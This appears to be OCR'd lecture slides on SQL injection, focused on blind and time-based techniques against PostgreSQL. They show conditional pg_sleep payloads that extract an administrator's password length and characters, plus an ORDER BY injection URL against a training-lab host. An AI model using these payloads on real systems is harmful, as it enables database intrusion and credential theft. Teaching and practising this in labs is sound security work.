
1. They are everywhere.
2. Give access to the database → sensitive data.
3. Can be used to read local files outside www root.
4. Can be used to log in as admin and further exploit the system.
5. Can be used to upload files.



Blind SQL Injection

- Classic SQL injection.
- Attackers can exploit the web application to run SQL queries.
- The result is not returned to the web application.

Blind SQL Injection




```
(SELECT 'a' FROM users LIMIT 1)='a'--
```

```
'a' = 'a'--
```

```
True
```

Blind SQL Injection



Normal Request → Original Page

True Statement → Original Page

False Statement → Different / Broken Page

Blind SQL Injection

```
SELECT
    CASE
        WHEN (2=2) THEN
            pg_sleep(10)
        ELSE
            pg_sleep(0)
    END
```

Blind SQL Injection

```
SELECT
    CASE
        WHEN (2=2) THEN
            pg_sleep(10)
        ELSE
            pg_sleep(0)
    END
FROM users
```

Blind SQL Injection


```
SELECT
    CASE
        WHEN (username=’administrator’) THEN
            pg_sleep(10)
        ELSE
            pg_sleep(0)
    END
FROM users
```

Blind SQL Injection

```
SELECT
    CASE
        WHEN (username=’administrator’ AND LENGTH(password)>1)
    THEN
            pg_sleep(10)
        ELSE
            pg_sleep(0)
    END
FROM users
```


Blind SQL Injection

```
SELECT
    CASE
        WHEN (username=’administrator’ AND SUBSTRING(password,1,1)=’a’)
    THEN
            pg_sleep(10)
        ELSE
            pg_sleep(0)
    END
FROM users
```




acd01f0c1ff4a6a9c17c0624007100fb.web-security-academy.net/filter?category=Accessories%27Order+bY+1000000000000--

